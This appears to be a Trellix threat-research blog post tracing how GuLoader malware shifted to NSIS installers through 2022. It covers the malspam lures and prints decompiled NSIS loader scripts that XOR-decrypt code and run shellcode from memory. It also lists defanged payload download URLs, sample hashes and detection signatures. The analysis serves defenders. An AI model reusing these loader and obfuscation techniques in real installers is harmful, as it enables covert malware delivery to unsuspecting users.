GuLoader: The NSIS Vantage Point

By Nico Paulo Yturriaga

GuLoader is an advanced shellcode downloader infamous for using anti-analysis tricks to evade detection and obstruct reverse engineering. As of this writing, the GuLoader campaign is aggressively ongoing. Trellix's customers in the e-commerce industry located in South Korea and the United States were heavily targeted by the GuLoader operators. In this blog, we cover the multiple archive types used by threat actors to trick users into opening an email attachment. We also cover the progression of its distribution inside NSIS (Nullsoft Scriptable Install System) executable files by showing the obfuscation and string encryption updates through the year 2022.

Why NSIS Executable Files?

NSIS is an open-source system used to develop Windows installers. Below are some of its notable capabilities.

- Script-based and completely free for any use
- Malicious code and executables can be packaged together with legitimate installers (Figure 1)
- Can directly call Windows APIs, and plugins are already available for loading .NET modules, MSSQL and others (Figure 2)
- Like VBA, JavaScript and other script-based malware, obfuscation can be applied to evade static signature detections

```
rvmSetup bundled with GuLoader Shellcode .dat file
Section Gtehustruerne ; Section_0
  ; AddSize 228
  SetOutPath $INSTDIR
  HideWindow
  IfFileExists $INSTDIR\bookkeeping.dat label_13 label_9
label_9:
  SetOverwrite on
  File bookkeeping.dat
  File gmodule-2.0.dll
  File rvmSetup.exe
  File vmGuestLibJava.dll
label_13:
  StrCpy $4 $INSTDIR\bookkeeping.dat
  Push KERNEL32
  Pop $1
  Push CreateFileW
  Pop $2
  Call func_72
  System::Call "::$3(t '$4' , i 0x80000000, i 0, p 0, i 4, i 0x80, i
0)i.r10"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "::$3(t '$4' , i 0x80000000, i 0, p 0, i 4, i 0x80, i
0)i.r10"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
```

Figure 1: GuLoader shellcode bundled with a legitimate setup in an NSIS executable

```
InitPluginsDir
SetOutPath $PLUGINSDIR
File "SomeAssembly.dll"

CLR::Call /NOUNLOAD "SomeAssembly.dll" "SomeNamespace.SomeClass" \
  "SomeMethod" 5 "mystring1" "x" 10 15.8 false

pop $0
MessageBox MB_OK $0

...
CLR::Destroy
```

Figure 2: An example of loading .NET module from nsis.sourceforge.io

A compiled NSIS executable can be identified with a hex editor. The .ndata section must exist and the string “Nullsoft Inst” must be located at offset 8 from the overlay (Figure 3). Compiler and packer detectors can also be used to identify NSIS executables such as PEiD and DIE (Detect it Easy).

Figure 3: NSIS compressed data in PE file overlay

NSIS Malspam Campaign

In November 2021, before threat actors’ use of NSIS executable files, Trellix acquired the zip file 703254254bf23f72b26f54a936cda496. The zip file contains a Word Document with a macro. The macro drops a shortcut LNK and a VBS script. The VBS script drops a PE file and then the PE file loads the GuLoader shellcode to download a payload (Figure 4).



Figure 4: Execution flow from zip file attachment to GuLoader

In 2022, threat actors transitioned to NSIS executable files for loading the GuLoader shellcode. For example, the NSIS executable file is embedded in a zip file and an email lures the user to open a statement of account (Figure 5). In another variant, the NSIS executable

is embedded in an ISO image, and it pretends to be a sales inquiry for a quotation of products (Figure 6).



Figure 5: GuLoader NSIS in Zip File



Figure 6: GuLoader NSIS in ISO image

Embedding malicious executable files in archives and images can help threat actors evade detection. Throughout 2022, the variations of archive and images used to embed NSIS executable files we observed in the wild are enumerated in Table 1.

Archives and Images used for NSIS Executable Files
Rar Archive
ISO image
Dropbox Link to Zip Archive
Zip Archive has embedded ISO image
Zip with password
URL to CAB file with embedded CAB file
GZip Archive
ISO image with embedded RarSFX
XXE Archive
LZH Archive
ACE Archive

Table 1: Email attachment variations

In the first two weeks of December 2022, Trellix detected a minimum of 5,000 events related to GuLoader email attachments. At least 15 Trellix customers in 13 countries were targeted across 10 industries (Figure 7 and Figure 8).



Figure 7: GuLoader events in targeted countries



Figure 8: GuLoader events across industries

NSIS Obfuscation Progression

As threat actors began to transition to NSIS executable files in February 2022, the NSIS scripts were not obfuscated. The NSIS script loads a .dat file in a straightforward manner and executes the contents of the .dat file as shellcode. In some samples, the NSIS script calls CreateFileA, CreateFileMappingA, MapViewofFile and EnumDisplayMonitors which has a callback function to run the shellcode (Figure 9).

```
  StrCpy $8 $INSTDIR\Cuproiodargyrite9.dat
  System::Call "KERNEL32::CreateFileA(m '$8' , i 0x10000000, i 0, p 0, i 3, i 0x80, i 0)i.r5"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "KERNEL32::CreateFileA(m '$8' , i 0x10000000, i 0, p 0, i 3, i 0x80, i 0)i.r5"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "KERNEL32::CreateFileMappingA(i r5, i 0, i 0x40, i 0, i 0, i 0)i.r3"
    ; Call Initialize_____Plugins
    ; AllowSkipFiles off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "KERNEL32::CreateFileMappingA(i r5, i 0, i 0x40, i 0, i 0, i 0)i.r3"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "KERNEL32::MapViewOfFile(i r3, i 0x22, i 0, i 0, i 0)i.r9"
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "KERNEL32::MapViewOfFile(i r3, i 0x22, i 0, i 0, i 0)i.r9"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "user32::EnumDisplayMonitors(i 0 ,i 0,i r9, i 0)"
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "user32::EnumDisplayMonitors(i 0 ,i 0,i r9, i 0)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
label_38:
  Quit
SectionEnd
```

Figure 9: Straightforward NSIS script

Within a month of February 2022, NSIS scripts were obfuscated. Shortly thereafter, around April 2022, two additional advancements were observed. First, the shellcode filename extension was changed from .dat to a random filename extension. Second, the obfuscated NSIS script introduced an XOR operation to decrypt another stage of NSIS code and garbage code were inserted (Figure 10). The decrypted NSIS code then calls CreateFileA, VirtualAlloc, ReadFile and CallWindowProcW to run the GuLoader shellcode (Figure 11).

```
Function func_0
  Pop $_38_
  FileOpen $_39_ $_38_ r;
Open shinleaves.tsa
  FileSeek $_39_ 998;GARBAGESTRINGBLOCK
Seek offset, start of data to be decrypted
  FileRead $_39_ $_40_
label_4:
  StrCpy $_39_ $_40_ 1 $_36_
  StrCpy $R0 $_39_
  System::Call "*(&t1 R0)i.R1"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "*(&t1 R0)i.R1"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "*$R1(&i1 .R0)"
    ; Call Initialize_____Plugins
    ; AllowSkipFiles off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "*$R1(&i1 .R0)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  IntOp $_39_ $R0 ^ 27;
XOR decrypt NSIS loader code
  IntFmt $_35_ %c $_39_
  IntOp $_36_ $_36_ + 1
  StrCmp $_35_ ";" label_22
  StrCpy $_37_ $_37_$_35_
  Goto label_4
label_22:
  IntOp $_36_ $_36_ + 2
  System::Call $_37_
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push $_37_
    ; CallInstDLL $PLUGINSDIR\System.dll Call
Call decrypted NSIS script line
  StrCpy $_37_ ""
  Goto label_4
FunctionEnd
```

Figure 10: Updated NSIS script with XOR operation

```
KERNEL32::CreateFileA(m r4 , i 0x80000000, i 0, p 0, i 4, i 0x80, i 0)i.r5;
Open file Sidestrokes6.Bvs5
KERNEL32::VirtualAlloc(i 0,i 0x100000, i 0x3000, i 0x40)p.r1;
Allocate memory for shellcode
KERNEL32::ReadFile(i r5, i r1, i 0x100000,*i 0, i 0)i.r3;
Read Sidestrokes6.Bvs5 content to memory
user32::CallWindowProcW(i r1 ,i 0,i 0, i 0, i 0);
Call allocated memory
```

Figure 11: Decrypted NSIS loader code

In September 2022, Trellix acquired further obfuscated NSIS files. The scripts used one-line commands with powershell.exe or cmd.exe to perform the XOR decoding of the payload. The XOR output is retrieved from the command stdout via ExecToStack and the second stage NSIS code calls CreateFileA, NtAllocateVirtualMemory, ReadFile and CloseHandle (Figure 12).

```
IntFmt $_98_ %c 0x5E
StrCpy $_99_ "Set /"
StrCpy $_99_ c$_99_a
StrCpy $8 $INSTDIR\Flammekaster.bin
;Shellcode file and XOR hex 0x5E = ^
Push
232D3A262D245B5A52522B1A0D091C0D2E01040D294005481A5048444801485810505858585858585444801485
8444818485844480148 5C4448014858105058444801485841014 61A51
;Encrypted NSIS loader code
Call func_163
IntOp $2 $2 + 6144
IntOp $2 $2 * 2
Push
061C0C04045252261C290404070B091C0D3E011A1C1D0904250D05071A1140014845594448420148584 81A59444
80148584448420148581059585858585844801481A5A4448014858105C5841
Call func_163
Push
232D3A262D245B5A52523A0D090C2E01040D4001481A51444801481A5944480148581059585858585444201485
8444801485841
Call func_163
Push 232D3A262D245B5A52522B04071B0D2009060C040D4001481A5141
Call func_163
IntOp $1 $1 + 2078
;Call Shellcode at file offset 2078
StrCpy $9 :
System::Call $9:$1
...
Function func_163
; decrypt encrypted hex
StrCpy $_74_ 151
Goto label_166
...
label_237:
SendMessage $_54_ ${WM_CLOSE} 0 0
HideWindow
StrCpy $_97_ $_95_ 2 $_96_
StrCmp $_97_ "" label_255
StrCpy $_97_ $_95_ 2 $_96_
StrCpy $7 104
;Obfuscated XOR command – cmd.exe /c Set /a “encbyte^104”
nsExec::ExecToStack "c$_100_d.exe /$_99_ $\"0x$_97_$_98_$7$\""
; Call Initialize_____Plugins
; SetOverwrite off
; File $PLUGINSDIR\nsExec.dll
; SetDetailsPrint lastused
; Push "c$_100_d.exe /$_99_ $\"0x$_97_$_98_$7$\""
; CallInstDLL $PLUGINSDIR\nsExec.dll ExecToStack
Pop $6
Pop $6
StrCpy $_97_ $6
IntFmt $_97_ %c $_97_
StrCpy $0 $0$_97_
IntOp $_96_ $_96_ + 2
Goto label_209
...
;Decrypted Loader NSIS code
KERNEL32::CreateFileA(m r8 , i 0x80000000, i 0, p 0, i 4, i 0x80, i 0)i.r9
ntdll::NtAllocateVirtualMemory(i -1, *i 0 r1, i 0, *i 0x100000, i r2, i 0x40)
KERNEL32::ReadFile(i r9, i r1, i 0x100000,*i 0, i 0)
KERNEL32::CloseHandle(i r9)
```

Figure 12: NSIS decrypts loader code with cmd or powershell

GuLoader String Encryption

In November 2022, Trellix obtained the NSIS file ff091158eec27558905a598dee86c043. The GuLoader shellcode extracted from this file uses an XOR decryption routine which was consistent in all versions throughout the year. In older samples from February until September 2022, the encrypted strings were located at specific offsets in the GuLoader shellcode. There was no calculation, concatenation of the encrypted strings prior to string decryption. The encrypted data and encrypted data length were simply being copied from a specific location and passed to the decrypt function.

The GuLoader shellcode from ff091158eec27558905a598dee86c043 brought in a new update by concatenating the encrypted data buffer. The encrypted data length and encrypted data are calculated per DWORD at runtime via specific randomized math operations (Figure 13).



Figure 13: New GuLoader shellcode encrypted data concatenation

Summarizing the Advancements

In summary, the NSIS loader code and GuLoader shellcode was straightforward in February 2022. The NSIS script became more obfuscated towards the end of the year and the most recent change is the computation and concatenation of encrypted data in the GuLoader shellcode (Figure 14). The migration of GuLoader shellcode to NSIS executable files is a notable example to show the creativity and persistence of threat actors to evade detection, prevent sandbox analysis and obstruct reverse engineering.



Figure 14: Summary of NSIS and GuLoader Obfuscation

Appendix: GuLoader Hashes, Payload URLs and Trellix Protection

The payload to be downloaded by GuLoader varies, and potentially it might be AgentTesla, LokiBot, NanoCore RAT, NetWire RAT or a different malware family. The list of GuLoader payload URLs extracted are in Table 2 and the GuLoader NSIS executable files referenced for this blog are in Table 3.

Payload URLs
https[:]//staninnovationgroupllc[.]com/MYFORMBOOK_eyHVNu169 [.] bin
https[:]//drive[.]google[.]com/uc?export=download&id=1ffapdpLWKae2MES2ltCw9RdNejEAZDAQ
http[:]//91[.]245[.]255[.]55/java_agent_sZOCrs225 [.] bin
http[:]//37[.]120[.]222[.]192/texas_TYBnb22 [.] bin
http[:]//linkedindianer[.]com/infoo_UXXITSZ73 [.] bin
http[:]//193[.]239[.]86[.]180/build_CMxTGk211 [.] bin
http[:]//www[.]aortistf[.]tk/MAKS_rOOOVChP166 [.] bin
http[:]//jmariecompany[.]com/kOrg_sIhYtzsF95 [.] bin
https[:]//drive[.]google[.]com/uc?export=download&id=1ansa1ONnGoAMkTEB_Wbp1HpGzRPmLHCq
http[:]//posadalaprotegida[.]com[.]ar/EbiCBZqpSxRr192 [.] msi
https[:]//drive[.]google[.]com/uc?export=download&id=1YScc0lvOAwwaCDu5uuYbn6tWSsZGxlEM
https[:]//drive[.]google[.]com/uc?export=download&id=1bR29icPd_54Rzhuz9C80B1EpULuWDlVt
http[:]//146[.]70[.]79[.]13/GPUARDJZecPp13 [.] smi
http[:]//45[.]137[.]117[.]184/hvntfVSKcCQt84 [.] dsp

Table 2: Payload URLs

MD5
bd8d50eacc2cb7c6759fa5a62791e8d0
bffd0312e6151472c32be6dea6897b50
aa074c005a4b2e89dedd45bd9d869881
c691bc9cb2682c023351aa7460242eb9
d31f6ec6a53b1a2659d4697b72900dac
b53d5a3078e3d1cae1cf8f150987eb7f
22b82f46f0ff7c7a1b375aa84867d277
a5bb4f5bacfabb9c81035fec65a84012
f5e9499818bb35be1d5b670b833216bf
703254254bf23f72b26f54a936cda496
ff091158eec27558905a598dee86c043
1349db7fd7aaa4a1547cd4381cd7a9b1

Table 3: GuLoader NSIS executable hashes

Trellix Protection

Product	Detection Signature

Trellix Network Security **Trellix VX** **Trellix Cloud MVX** **Trellix File Protect** **Trellix Malware Analysis** **Trellix SmartVision** **Trellix Email Security** **Trellix Detection As A Service**	FEC_Loader_NSIS_Generic_2 FEC_Loader_NSIS_Generic_3 FEC_Loader_NSIS_Generic_4 FEC_Loader_NSIS_Generic_5 FEC_Loader_NSIS_Generic_6 FEC_Loader_NSIS_Generic_7 FEC_Loader_NSIS_Generic_8 FEC_Loader_NSIS_Generic_9 FEC_Loader_NSIS_Generic_10 FEC_Loader_NSIS_Generic_11 FEC_Loader_NSIS_Generic_12 FEC_Loader_NSIS_Generic_13 FEC_Loader_NSIS_Generic_14 FEC_Loader_NSIS_Generic_15 FEC_Loader_NSIS_Generic_16 FEC_Loader_NSIS_Generic_17 FEC_Loader_NSIS_Generic_18 FE_Trojan_UDF_Generic_1 FE_Trojan_UDF_Generic_9 FEC_Trojan_NSIS_Generic_3 FEC_Trojan_NSIS_Generic_4 FEC_Trojan_NSIS_Generic_5 FEC_Trojan_NSIS_Generic_6 FE_Trojan_ZIP_Generic_8 Suspicious FirstRpidMemOp Shellcode Injection Suspicious File NSIS Loader Suspicious Process Powershell from NSIS Activity Suspicious Process from NSIS Activity Suspicious File RarSFX drops NSIS Activity Suspicious HighCpu by NSIS File Policy File NSIS Delivered thru Emails
